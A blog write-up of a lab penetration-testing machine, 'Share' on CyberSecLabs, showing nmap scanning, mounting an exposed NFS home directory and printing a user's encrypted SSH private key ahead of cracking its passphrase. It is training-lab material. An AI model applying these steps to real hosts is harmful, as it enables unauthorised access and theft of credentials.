23/09/2023

kali-education.info

doctor's blog


☰ MENU

CYBERSECLABS

CyberSeclabs Share Writeup – 172.31.1.7


by doctor 22/05/2020

ENUM WITH NMAP



```
root@kali:~/cybersec/share# nmap 172.31.1.7 -sC -sV -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-22 11:32 +03
Stats: 0:00:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.02% done
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 20.57% done; ETC: 11:33 (0:01:02 remaining)
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 20.97% done; ETC: 11:33 (0:01:04 remaining)
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 21.45% done; ETC: 11:33 (0:01:02 remaining)
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 21.76% done; ETC: 11:33 (0:01:05 remaining)
Nmap scan report for 172.31.1.7
Host is up (0.15s latency).
Not shown: 65525 closed ports
PORT      STATE    SERVICE  VERSION
21/tcp    open     ftp      vsftpd 3.0.3
80/tcp    open     http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Pet Shop
111/tcp   open     rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      42537/udp   mountd
|   100005  1,2,3      45883/tcp   mountd
|   100005  1,2,3      51019/udp6  mountd
|   100005  1,2,3      54907/tcp6  mountd
|   100021  1,3,4      40211/tcp   nlockmgr
|   100021  1,3,4      41097/udp   nlockmgr
|   100021  1,3,4      45449/tcp6  nlockmgr
|   100021  1,3,4      56469/udp6  nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp  open     nfs_acl  3 (RPC #100227)
27853/tcp open     ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 97:93:e4:7f:41:79:9c:bd:3d:d8:90:c3:93:d5:53:9f (RSA)
|   256 11:66:e9:84:32:85:7b:c7:88:f3:19:97:74:1e:6c:29 (ECDSA)
|_  256 cc:66:1e:1a:91:31:56:56:7c:e5:d3:46:5d:68:2a:b7 (ED25519)
32195/tcp filtered unknown
40211/tcp open     nlockmgr 1-4 (RPC #100021)
45883/tcp open     mountd   1-3 (RPC #100005)
56077/tcp open     mountd   1-3 (RPC #100005)
60223/tcp open     mountd   1-3 (RPC #100005)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 140.83 seconds
```


RPC ENUM



```
root@kali:~/cybersec/share# showmount --exports 172.31.1.7
Export list for 172.31.1.7:
/home/amir *.*.*.*
root@kali:~/cybersec/share#
```


```
root@kali:~/cybersec/share# mount -t nfs 172.31.1.7:/home/amir /root/cybersec/share/nfs_share/ -nolock
root@kali:~/cybersec/share#
```

RPC FILES




```
drwxrwxr-x 6 ftp_user ftp_user 4096 May 22 12:52 .
drwxr-xr-x 3 root     root     4096 May 22 12:32 ..
-rw-r--r-- 1 ftp_user ftp_user    0 Apr  2 18:46 .bash_history
-rw-r--r-- 1 ftp_user ftp_user  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 ftp_user ftp_user 3786 Apr  2 18:46 .bashrc
drw-r--r-- 2 ftp_user ftp_user 4096 Apr  2 17:44 .cache
drw-r--r-- 3 ftp_user ftp_user 4096 Apr  2 17:44 .gnupg
drwxrwxr-x 3 ftp_user ftp_user 4096 May 22 11:55 .local
-rw-r--r-- 1 ftp_user ftp_user  807 Apr  4  2018 .profile
drwxrwxr-x 2 ftp_user ftp_user 4096 Apr  2 18:20 .ssh
-rw-r--r-- 1 ftp_user ftp_user    0 Apr  2 17:47 .sudo_as_admin_successful
-rw-r--r-- 1 ftp_user ftp_user 7713 Apr  2 18:43 .viminfo
root@kali:~/cybersec/share/nfs_share# cd .ssh
root@kali:~/cybersec/share/nfs_share/.ssh# ls
authorized_keys  id_rsa  id_rsa.bak  id_rsa.pub
root@kali:~/cybersec/share/nfs_share/.ssh# ls -la
total 24
drwxrwxr-x 2 ftp_user ftp_user 4096 Apr  2 18:20 .
drwxrwxr-x 6 ftp_user ftp_user 4096 May 22 12:52 ..
-r-------- 1 ftp_user ftp_user  393 Apr  2 18:12 authorized_keys
-r-------- 1 ftp_user ftp_user 1766 Apr  2 18:11 id_rsa
-rw-r--r-- 1 ftp_user ftp_user 1766 Apr  2 18:20 id_rsa.bak
-r-------- 1 ftp_user ftp_user  393 Apr  2 18:11 id_rsa.pub
```

CRACK FOR *“ID_RSA.BAK”* PASSPHRASE WITH JOHN



```
root@kali:~/cybersec/share/nfs_share/.ssh# cat id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,8D55B7449F8965162DA3B7F2F017FC21

2lI1tgSF61MjFg2Er22GWr9hImJbuZ01I556yFoLAGNj/95ZB2H8Er9u8wfMgr8z
uB8Yuw2GmO0jJguQ4CK36kDLT/hpG5AW5WfHASzePHx58Ol2hrH+2e5IAoIwcVmi
bFN3zIYYCznn6bIvRaqwkuxaD01EG8IPxgAvm0Nr3sP539wngplyf7/+xqvPyT18
jT058FEMPFmeb+V0MHczlNWOW6wrGnxQAea2ON+IUwiSsTVSLv4QLGVWF8Lcualy
t4+4Kr47gdlxRh9HcNDztfIztimMdGp8AdV5z4KDKyL6FUVfmZqC2nxhbFUKtF7k
su7qHGpV9p9Pkglx+/rUq9NeifFcRGrhsOWctUXmWJ7BbmrqFgw1+X8ui6A/uttE
R8hEblI4obffLnGDrAO4wuH+qtA2oelwwjl/JxyqwbGH4RGAW/4AseqDzQ6RpfgQ
Sq8wBPb5MMp2ZKEzEl8qcWcwS1FCGz/VPHpnEYwfpFlcJ1kpqkiT5gmNrDFauN1m
upeSS7T5iAeHHmskbHJfNNSGYjSbTRzCSFlq2vCNXGte7jta34YCVucNHBIUR/2y
GLrm3CmVYPrjdw0irwDt+uepPfUyQQLhSqiZdbyGiljlUeij5+zJax7tOjlBBjBS
Y0rMRwiG8FGDEBbSmDZk30qB3Qb9TQcaqe9Wi/liFuxVyfbukiGW2b65JGbd7R1q
Vh6pKw4Hd35iGmVskme7evsSupEMOu9fKsJAkIrQTxadpU8wG2wkp0NTM7fh3aut
TDGKorRXOXj+cV6zehjXUYyUTesTMDh9EUVmHuixvIFX8V3w562BV28murByt7I+
ubvmZxjvh51nzpOJa4g61tnj/4OCbhFCEK4nsExh0HS11WeDAvueDauLk2Wgiw/z
/yyssrshPiXe/vxYGFJlHelyDaUSwpdrZ0AGzwUutN0rOrh3yS6yTDH2raLSa76y
e1bxe+rh2Q/iEhzqa1RbWrg7fA+5FJRLAZdYlaqlEsVt81nw4mdBCpjEbUl19egF
xIqogCAilFWvnZQ4f12JPmk0mke84idw76+SdBeof18gGiR3mWn3IyoFLRacMs5N
4zrNBXOGCVVzXCoo88ioYw1I91O57c0vbx8S40SbIevUprphf3VTZlyrRxw2AB/R
zclXHN/fEewst2maxauD+32Krm1uvTcCNk3CNre7NwPb6tB0rY3R3E7h2S/MKt0Y
eZKbFFmLwnokHqzSI8uIy8wrPj6H9R+wxT0+/KPyi3L7JIbParsHO4flBx1sMCUl
jlSNW/3J2ADP7QKA5AyjVcsIbp/aXyeJKCtglRc4Yl8mEmCroe61pCDO0mnatWxF
Y9/z6VRC61sjO4T1xYcGFSlVeXANuN8TYR8mUyvruG8OoNQ65RvgxSCRPzFe4EAm
xmXIQ4pDW59LSO7PnPdjsGN8eY7xTnG5509DYK6FoUC0T8hjp/wR9ucKDDqQoXpW
BM9cM5IPltG+wAlP39EbGMinnqgqDazWAk/wSKo4ieGLnWcNORe7Ti299tImCy0l
8zJWICDbH7bSMYyVPlWBrgUBWQ6xFI55iKdhjhlQdblZI04DoSathKFe+Khjb8bi
-----END RSA PRIVATE KEY-----
```

